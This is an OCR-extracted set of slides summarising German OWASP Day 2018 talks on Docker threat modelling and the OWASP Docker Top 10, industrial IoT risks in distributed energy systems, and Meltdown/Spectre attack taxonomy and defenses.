
  →2nd : **Host**


  →2nd: **Network**
  - Container
  - Host
  - NFS, LDAP
  - … und



- **1st vector:** Application escape

  →2nd: **Network**
  - Orchestration





Controlling access to the Kubelet

Kubelets expose HTTPS endpoints which grant powerful control over the node and containers. By default Kubelets allow unauthenticated access to this API.

Production clusters should enable Kubelet authentication and authorization.

Docker Threat Modelling und Top 10 [Dirk Wetter] (3)

OWASP Docker Top 10

Top #	Title
1	Insecure User Mapping
2	Missing Patchmanagement
3	Network Separation / Firewalling
4	Security Contexts
~~5~~	~~Secrets Management~~
6	Ressource Protection
~~7~~	~~Image Integrity and Origin~~
8	Immutable Paradigm
~~9~~	~~Hardening: Host, Orchestration, Containers~~
~~10~~	~~Remote Logging: MS, Host, Orch. Containers~~

OWASP
Open Web Application
Security Project

German OWASP Day 2018: https://god.owasp.de/archive/2018/slides/2018-god-wetter.pdf + Video [Youtube]

Docker Threat Modelling und Top 10 [Dirk Wetter] (4)

- **Top 1: User Mapping**
  - Docker's **insecure default!**
    - Running code as privileged user

    Workaround: Remap user namespaces

- **Top 2: Patchmanagement**
  - **Host**
  - **Container Orchestration**
  - **Images**

- **Top 3: Network separation / firewalling**
  - Basic DMZ techniques
    - Internal
    - (External)

Top 4: Maintain security contexts

- No Mix Prod / Dev
- No Random Code (docker run <somearbitraryimage>)
- Do not mix
  - front end / back end services
- CaaS
  - Tenants

- **Top 6: Resource protection**
  - Resource Limits (cgroups)
  - **Mounts!**
    - If not necessary: Don't do it
    - If really necessary + possible: r/o
    - If r/w needed: limit writes (FS DoS)

- **Top 8: Follow Immutable Paradigm**
  - Least Privilege
    - docker run `--read-only ...`

Der Feind in meiner Anlage – Risiken im Umfeld des industriellen IoT am Beispiel verteilter Energiesysteme [Ingo Hanke] (1)

Industrielle IoT in verteilten Energiesystemen

Vor 20 Jahren

- wenige Großkraftwerke sichern fast den gesamten Strombedarf
- Anteil Regenerative: < 5 %
- Anteil Photovoltaik: < 0,1 %

Strikte Trennung OT und IT
Airgap zum Internet

Vor 20 Jahren …

- Viele Millionen kleine und mittlere Anlagen (kW bis MW)
- Anteil Regenerative: > 39 %
- Anteil Photovoltaik: > 7 %

Milionen lokale Netzwerke
Verbunden über das Internet

2-4 GW innerhalb 1 Min. unter Kontrolle des Angreifers
➔ europaweiter Blackout möglich

Photovoltaik in Deutschland allein 40 GWp

Der Feind in meiner Anlage – Risiken im Umfeld des industriellen IoT am Beispiel verteilter Energiesysteme [Ingo Hanke] (2)

IT ≠ OT , IT ≠ IIoT

Sichere Update-Mechanismen & Security-Patches

- Betriebssicherheit! Verfügbarkeit!
- Keine „unkontrolliertes“ Ab/Anfahren einer Anlage
- Keine automatisierten Änderung der Anlagenparameter
  Beispiel: Einführung von FTPS statt FTP
- Aufwändige Validierung, ggf. Neu-Zertifizierung!
- Kompatibilität von Hard-und Software (Anlagenlebensdauer!)


Bei vielen anderen Themen ähnlich

Der Feind in meiner Anlage – Risiken im Umfeld des industriellen IoT am Beispiel verteilter Energiesysteme [Ingo Hanke] (3)

Herausforderungen

> Bereits gelöst? Für **IT**: ja! Aber für **OT und IIoT** - nein!
> Teilweise embedded systems ohne Standard-Betriebssystem
> IIoT-Devices = UNtrusted computing base
> Devices sind bzgl. Performance und Speicherbedarf kostenoptimiert

> Kosten Security-Equipment zu hoch in Relation zu Anlagekosten



Cyber Security für verteilte Energieerzeugung

Regulation & Standards

EVUs& Netzbetreiber

Installateure & Betreiber

Integratoren & Hersteller


Security Crowd

Networking - z.B. German OWASP Day

Transient Execution Attacks: Meltdown, Spectre, and how to mitigate them [Daniel Gruss] (1)


- Meltdown

MELTDOWN




architecturally inaccessible results …

… can be used



➔




OWASP
Open Web Application Security Project


German OWASP Day 2018: https://god.owasp.de/archive/2018/slides/2018-god-gruss.pdf + Video [Youtube]

Transient Execution Attacks [Daniel Gruss] (2)

- **Spectre**



```
index = 4;
char* data = "textKEY";
if (index < 4)
```




Exploits architecturally accessible data

Transient Execution Attacks [Daniel Gruss] (3)

Systematische Suche nach Meltdown- & Spectre-Schwachstellen und deren Entschärfung

- **Analogie (aus meiner Sicht): Periodensystem**



Gruppe	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18
Periode																		
1	H +																	He +
2	Li +	Be +											B +	C +	N +	O +	F +	Ne +
3	Na +	Mg +											Al +	Si +	P +	S +	Cl +	Ar +
4	K +	Ca +	Sc +	Ti +	V +	Cr +	Mn +	Fe +	Co +	Ni +	Cu +	Zn +	Ga +	Ge +	As +	Se +	Br +	Kr +
5	Rb +	Sr +	Y +	Zr +	Nb +	Mo +	Tc +	Ru +	Rh +	Pd +	Ag +	Cd +	In	Sn +	Sb +	Te +	I +	Xe +
6	Cs +	Ba +	* +	Hf +	Ta +	W +	Re +	Os +	Ir +	Pt +	Au +	Hg +	Tl +	Pb +	Bi +	Po +	At +	Rn +
7	Fr +	Ra +	** +	Rf +	Db +	Sg +	Bh +	Hs +	Mt +	Ds +	Rg +	Cn +	Nh +	Fl +	Mc +	Lv +	Ts +	Og +
*	La +	Ce +	Pr +	Nd +	Pm +	Sm +	Eu +	Gd +	Tb +	Dy +	Ho +	Er +	Tm +	Yb +	Lu +			
**	Ac +	Th +	Pa +	U +	Np +	Pu +	Am +	Cm +	Bk +	Cf +	Es +	Fm +	Md +	No +	Lr +			


Zeitpunkt der Entdeckung

vor 1800	1800–1849	1850–1899	1900–1949	1950–1999	seit 2000

Quelle: https://de.wikipedia.org/wiki/Periodensystem_der_Elemente

Transient Execution Attacks [Daniel Gruss] (4)

A Systematic Evaluation of Transient Execution Attacks and Defenses



SPECTRE

MELTDOWN

- Transient cause?
  - prediction
    - Spectre-type
      - microarchitectural buffer
        - Spectre-PHT
          - mistraining strategy
            - Cross-address-space
              - in-place (IP) vs., out-of-place (OP)
                - PHT-CA-IP ~~★~~
                - PHT-CA-OP ★
            - Same-address-space
              - PHT-SA-IP ★
              - PHT-SA-OP ★
        - Spectre-BTB
          - Cross-address-space
            - BTB-CA-IP
            - BTB-CA-OP
          - Same-address-space
            - BTB-SA-IP ★
            - BTB-SA-OP ★
        - Spectre-RSB
          - Cross-address-space
            - RSB-CA-IP
            - RSB-CA-OP
          - Same-address-space
            - RSB-SA-IP
            - RSB-SA-OP
        - Spectre-STL
  - fault
    - Meltdown-type
      - fault type
        - Meltdown-NM
        - Meltdown-AC ☆
        - Meltdown-DE ☆
        - Meltdown-PF
          - Meltdown-US
          - Meltdown-P
          - Meltdown-RW
          - Meltdown-PK ★
          - Meltdown-XD ☆
          - Meltdown-SM ☆
        - Meltdown-UD ☆
        - Meltdown-SS ☆
        - Meltdown-BR
          - Meltdown-MPX
          - Meltdown-BND ★
        - Meltdown-GP


(★ inzwischen gestrichen)

(★ inzwischen ergänzt)

- 🟥 demonstrated attacks
- ▨ negative results
- ☆ new explored negative
- ★ new explored attack

Transient Execution Attacks [Daniel Gruss] (5)

- **Defenses**: e.G. Spectre




SPECTRE

Attack		InvisiSpec	SafeSpec	DAWG	RSB Stuffing	Retpoline	Poison Value	Index Masking	Site Isolation	SLH	YSNB	IBRS	STIPB	IBPB	Serialization	Taint Tracking	Timer Reduction	Sloth	SSBD/SSBB
Intel	Spectre-PHT	□	□	□	◇	◇	●	◐	◐	●	○	◇	◇	◇	●	■	◐	◧	◇
	Spectre-BTB	□	□	□	◇	●	◇	◇	◐	◇	◇	●	◐	◐	◇	■	◐	◇	◇
